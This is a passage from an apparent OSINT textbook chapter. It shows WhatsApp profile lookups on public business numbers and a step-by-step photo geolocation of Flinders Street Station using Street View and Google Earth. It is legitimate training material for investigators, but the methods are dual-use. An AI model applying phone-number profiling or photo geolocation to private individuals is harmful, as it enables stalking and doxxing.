
When applied to WhatsApp profiles, OSINT techniques allow investigators to:

- **Discover Communication Patterns:** By analyzing phone numbers and public profiles.
- **Validate Business Operations:** Cross-checking business claims and legitimacy via publicly available descriptions, websites, and emails.
- **Identify Geolocations:** Utilizing publicly available data such as GPS coordinates to determine the physical location of businesses or individuals.

This platform allows investigators to input a phone number and retrieve the registered WhatsApp profile information. For instance, when looking up a business account, the platform provides:

- **Phone Number and Contact Information:** Useful for identifying communication channels and establishing connections.
- **Business Details:** Insights into the nature of the business, such as the description, website links, and associated email addresses.
- **Geolocation Data:** Extracted GPS coordinates (latitude and longitude), enabling investigators to track the business's physical location.

Example 4.1: Google a WhatsApp mobile of a commercial organization (say Tata AIA Life Insurance WhatsApp Number) as displayed in Figure 4.13.




7045669966

WhatsApp us: Type CLAIM and send to 7045669966. Easy Claims: Call us and have your documents picked up from your doorstep. Email us or Call us for assistance: customer.care@tataaia.com | Helpline no. - 1860-266-9966 \ NRI Number: +91-80-67603700.

Figure 4.13 WhatsApp mobile of insurance company. ⏎

This detailed information is invaluable for both digital forensic and OSINT investigators, enabling them to verify business legitimacy, uncover fraudulent activities, and establish communication patterns, all without infringing on privacy restrictions. Enter this number into the WhatsApp Mobile Checker portal, which reveals details as shown in Figure 4.14.



https://whatsapp.checkleaked.cc/917045669966

Get Whatsapp Profile Information

Country: +91

Phone Number: 7045669966

Phone
+91 70456 69966

Public Name
--


About
We are joint venture company, formed by Tata Sons Pvt. Ltd. and AIA Group Ltd. (AIA).

Is Business?
Yes

Is Enterprise?
No

Figure 4.14 Information revealed from mobile. ⏎

Example 4.2: Check WhatsApp mobile of Tumbledry (one of the largest laundries and dry cleaning chain in India) for (*https://tumbledry.in/contact-us*) as shown in Figure 4.15.



Get Whatsapp Profile Information

Country
+91

Phone Number
8750224996

Phone
+91 87502 24996

Public Name
--


About
One Stop Solution For World Class Laundry, Dry Cleaning & Shoe Cleaning Service At Pocket-Friendly Prices.

Is Business?
Yes

Is Enterprise?
No

Figure 4.15 WhatsApp mobile of laundry company. ⏎

Example 4.3: Searching for information about HDFC Housing Finance's WhatsApp mobile also reveals details as illustrated in Figure 4.16.



Get Whatsapp Profile Information

Country
+91

Phone Number
9867000000

Phone
+91 98670 00000

Public Name
--

About
Official WhatsApp number of HDFC Bank: Convenient & secure platform for transactions, with robust encryption & authentication protocols.

Is Business?
Yes

Is Enterprise?
No

Figure 4.16 WhatsApp mobile of housing finance company. ⏎

Osint Rocks is a free online resource offering tools for OSINT investigations, particularly focusing on email and phone number analyses. The website allows users to input email addresses, phone numbers, usernames, or domain names to uncover associated online accounts and applications as displayed in Figure 4.17. This functionality aids in enriching investigations by revealing connections that might not be immediately apparent. The platform is designed for ease of use, providing access to these tools without the need for complex installations. This makes it a convenient option for both professionals and enthusiasts in the OSINT community.




Figure 4.17 Osint.rocks featured options. ⏎

4.2.3 Use case #3: image investigations

Example 4.4: Figure 4.18 was shared on social media, depicting a train station. Let’s try to find the name of the train station seen in the photo and the name and height of the tallest structure seen in the photograph.





Figure 4.18 Image#1 for investigation. ⏎

Step 1: Gather information you see from the initial view, we can see some big, tall buildings, blue coloured train, railway station, Name as 'Flinders Street'.

Step 2: Open Google to search the keyword 'Flinders Street' and 'Railway Station' from the image, note the city and area location mentions 'Melbourne Australia' as displayed in Figure 4.19.



flinders street railway station


Wikipedia
https://en.wikipedia.org › wiki › Flinders_Street_railwa...

Flinders Street railway station

Flinders Street railway station is a train station located on the corner of Flinders and Swanston streets in Melbourne, Victoria, Australia.

Figure 4.19 Google search for image keyword. ⏎

Step 3: Try to find 'Flinders Street' in Google Maps to verify the photos of the railway station as shown in Figure 4.20.



flinders street station

Flinders Street Railway Station
Train station · Flinders St
Domed, Edwardian railway & metro hub

Flinders Street Station
Transport interchange

FLINDERS STREET STATION
Transportation service · Flinders St

Flinders Street Railway Station

Figure 4.20 Google Maps photos. ⏎

Google Maps offers a feature called Panoramic View, if you drop the ‘yellow man’ in Google Maps, the Street View is activated. This provides a panoramic, street-level view of locations around the world of that image location. Street View allows users to explore streets, neighborhoods, landmarks, and even interior spaces like businesses and museums as if they were physically present. This feature enhances the navigation experience by giving users a realistic perspective of their destination before they even get there.

To use the Street View feature, simply drag and drop the yellow man icon (also known as Pegman) onto the map. The yellow man is usually located at the bottom right corner of the Google Maps interface. When you click and hold Pegman, the map will highlight available Street View locations with blue lines and dots. Blue lines represent streets and paths that have been captured by Google’s Street View cameras, while blue dots represent specific locations like businesses or landmarks with panoramic imagery. Once Pegman is placed onto the map, the view shifts from the standard map or satellite view to an immersive, 360-degree panoramic perspective. Users can rotate the view in any direction by clicking and dragging, or by using the arrows on the screen. They can also ‘move’ along the street by clicking on the directional arrows or tapping further down the road. This simulates walking or driving through the location, giving users a feel for the surroundings.

Google captures the images used in Street View using specialized camera-equipped cars, backpacks, bicycles, and even underwater gear. These cameras take high-resolution, 360-degree photos, which are then stitched together using complex algorithms to create a smooth, continuous panoramic experience. Google periodically updates the imagery to reflect changes in the environment, ensuring that the information remains relatively current. Street View is especially helpful for exploring new neighborhoods, checking out landmarks before visiting, or even revisiting familiar places. Businesses and property owners can also integrate Street View into their listings, providing potential customers with an inside look at their premises. The yellow man feature makes accessing this powerful tool intuitive and easy for anyone using Google Maps.

Drop the yellow man on a road in Google Maps and notice the same tall buildings as displayed in Figure 4.21 from our initial photograph.




Figure 4.21 Street view of buildings. ⏎

Dropping the yellow man on a railway track, notice the track of the blue train bogies as displayed in Figure 4.22.





Figure 4.22 Panoramic view of railway tracks. ⏎

Step 4: To find the tallest building, right click on the railway station map and copy the coordinates and paste them to Google Earth (-37.818598324408136, 144.9665086873299) as displayed in Figure 4.23.



https://earth.google.com/web/search/-37.818598324408136,+144.9665086873299/@-37.8185983,1

37°49'07.0"S 144°57'59.4"E

5XJ8+HJ6 Melbourne, Victoria, Australia

Figure 4.23 Photograph coordinates in Google Maps. ⏎

Next enable 3D, tilt and rotate the Google Maps view until you see the tall buildings seen in the initial photograph as shown in Figure 4.24.




Figure 4.24 Title and rotate to view buildings. ⏎

Now zoom, tilt and face the buildings, till you see the names ‘HWT’ and ‘IBM’ as illustrated in Figure 4.25.




Figure 4.25 Building names found. ⏎

Towards the left on this street view is a white tower, which looks taller than these buildings as shown in Figure 4.26.




Figure 4.26 Located a white tower. ⏎

Now again drop the yellow man in front of this white tower to view the panoramic view to confirm if it’s actually taller than the buildings as shown in Figure 4.27.

